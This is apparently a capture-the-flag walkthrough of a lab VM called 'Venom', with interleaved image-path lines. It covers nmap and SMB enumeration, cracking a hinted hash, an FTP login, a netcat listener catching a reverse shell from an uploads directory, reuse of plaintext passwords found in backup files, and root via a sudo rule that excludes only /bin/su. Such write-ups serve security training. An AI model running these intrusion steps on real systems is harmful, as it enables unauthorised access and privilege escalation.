```
❯ cat objetive -l python -p
# Nmap 7.95 scan initiated Wed Mar 19 08:12:39 2025 as: /usr/lib/nmap/nmap --privileged -sCV -p21,80,139,443,445 -oN objetive 10.0.2.68
Nmap scan report for 10.0.2.68
Host is up (0.00016s latency).

PORT    STATE SERVICE     VERSION
21/tcp  open  ftp         vsftpd 3.0.3
80/tcp  open  http        Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.29 (Ubuntu)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
443/tcp open  http        Apache httpd 2.4.29
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
445/tcp open  netbios-ssn Samba smbd 4.7.6-Ubuntu (workgroup: WORKGROUP)
MAC Address: 08:00:27:75:EF:57 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Hosts: VENOM, 127.0.1.1; OS: Unix
```

```
❯ enum4linux -a 10.0.2.68
```

```
[+] Enumerating users using SID S-1-22-1 and logon username '', password ''

S-1-22-1-1000 Unix User\nathan (Local User)
S-1-22-1-1002 Unix User\hostinger (Local User)
```

```
<!...<5f2a66f947fa5690c26506f66bde5c23> follow this to get access on somewhere.....-->
```

Search for a tool

SEARCH A TOOL ON DCODE BY KEYWORDS:

e.g. type 'caesar'

BROWSE THE FULL DCODE TOOLS' LIST

Results

MD5

hostinger

MD5 DECODER

MD5 HASH 5F2A66F947FA5690C26506F66BDE5C23

OPTIONS

SALT PREFIXED MD5(SALT+WORD)

SALT SUFFIXED MD5(WORD+SALT)

▶ DECRYPT

See also: Hash Function — SHA-1 — SHA-256 — Crypt()


```
❯ ftp 10.0.2.68
Connected to 10.0.2.68.
220 (vsFTPd 3.0.3)
Name (10.0.2.68:kali): hostinger
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

```
ftp> ls
229 Entering Extended Passive Mode (|||48045|)
150 Here comes the directory listing.
drwxr-xr-x    2 1002     1002         4096 May 21  2021 files
226 Directory send OK.
ftp> cd files
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||46670|)
150 Here comes the directory listing.
-rw-r--r--    1 0        0             384 May 21  2021 hint.txt
226 Directory send OK.
ftp> get hint.txt
local: hint.txt remote: hint.txt
229 Entering Extended Passive Mode (|||41289|)
150 Opening BINARY mode data connection for hint.txt (384 bytes).
100% |************************************************************
226 Transfer complete.
384 bytes received in 00:00 (1.01 MiB/s)
ftp> quit
221 Goodbye.
```


```
❯ cat hint.txt -p
    Hey there...

T0D0 --

* You need to follow the 'hostinger' on WXpOU2FHSnRVbWhqYlZGblpHMXNibHBYTld4amJWVm5XVEpzZDJGSFZuaz0= also aHR0cHM6Ly9jcnlwdGlpLmNvbS9waXBlcy92aWdlbmVyZS1jaXBoZXI=
* some knowledge of cipher is required to decode the dora password..
* try on venom.box
password -- L7f9l8@J#p%Ue+Q1234 -> deocode this you will get the administrator password


Have fun .. :)
```


```
❯ sudo nano /etc/hosts
```


```
  GNU nano 8.3
127.0.0.1       localhost
127.0.1.1       kali
::1             localhost ip6-localhost ip6-loopback
ff02::1         ip6-allnodes
ff02::2         ip6-allrouters

10.0.2.68 venom.box
```





```
WXpOU2FHSnRVbWhqYlZGblpHMXNibHBYTld4amJWVm5XVEpzZDJGSFZuaz0=
```










aHR0cHM6Ly9jcnlwdGlpLmNvbS9waXBlcy92aWdlbmVyZS1jaXBoZXI=











```
❯ nc -lvnp 1234
listening on [any] 1234 ...
```




```
❯ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.0.2.65] from (UNKNOWN) [10.0.2.68] 43902
bash: cannot set terminal process group (824): Inappropriate ioctl for device
bash: no job control in this shell
www-data@venom:/var/www/html/subrion/uploads$
```

```
hostinger@venom:/var$ ls
backup.bak  backups  cache  crash  lib  local  lock  log  mail
hostinger@venom:/var$ cd backup.bak/
hostinger@venom:/var/backup.bak$ ls
hostinger@venom:/var/backup.bak$ ls -la
total 12
drwxr-xr-x  2 hostinger hostinger 4096 May 21  2021 .
drwxr-xr-x 16 root      root      4096 May 21  2021 ..
-rw-r--r--  1 hostinger hostinger   49 May 21  2021 .backup.txt
hostinger@venom:/var/backup.bak$ cat .backup.txt
User_access

user: hostinger
password: hostinger
```

```
www-data@venom:/home$ su hostinger
Password:
hostinger@venom:/home$ cd hostinger/
hostinger@venom:~$ pass hostinger -> hostinger
```

```
hostinger@venom:/$ cd /var/www/html/subrion/backup/
hostinger@venom:/var/www/html/subrion/backup$ ls -la
total 12
drwxr-xr-x  2 www-data www-data 4096 May 21  2021 .
drwxr-xr-x 13 www-data www-data 4096 May 21  2021 ..
-rwxr-xr-x  1 www-data www-data   81 May 21  2021 .htaccess
```

```
hostinger@venom:/var/www/html/subrion/backup$ cat .htaccess
allow from all
You_will_be_happy_now :)
FzN+f2-rRaBgvALzj*Rk#_JJYfg8XfKhxqB82x_a
```

```
hostinger@venom:/var/www/html/subrion/backup$ su nathan
Password:
nathan@venom:/var/www/html/subrion/backup$ cd
nathan@venom:~$ ls
Desktop  Documents  Downloads  examples.desktop  Music  Pictures  Public  Templates  user.txt
nathan@venom:~$ cat user.txt
W3_@r3_V3n0m:P
```

```
nathan@venom:~$ sudo -l
[sudo] password for nathan:
Sorry, try again.
[sudo] password for nathan:
Matching Defaults entries for nathan on venom:
    env_reset, mail_badpass, secure_path=/usr/local/s

User nathan may run the following commands on venom:
    (root) ALL, !/bin/su
    (root) ALL, !/bin/su
```

```
nathan@venom:~$ sudo su
Sorry, user nathan is not allowed to execute '/bin/su' as root on venom.
nathan@venom:~$ !/bin/su
bash: !/bin/su: event not found
nathan@venom:~$ sudo /bin/bash
root@venom:~# id
uid=0(root) gid=0(root) groups=0(root)
root@venom:~# whoami
root
root@venom:~# cd /root
root@venom:/root# ls
root.txt  snap
root@venom:/root# car root.txt

Command 'car' not found, but can be installed with:

apt install ucommon-utils

root@venom:/root# cat root.txt
#root_flag
H@v3_a_n1c3_l1fe.
```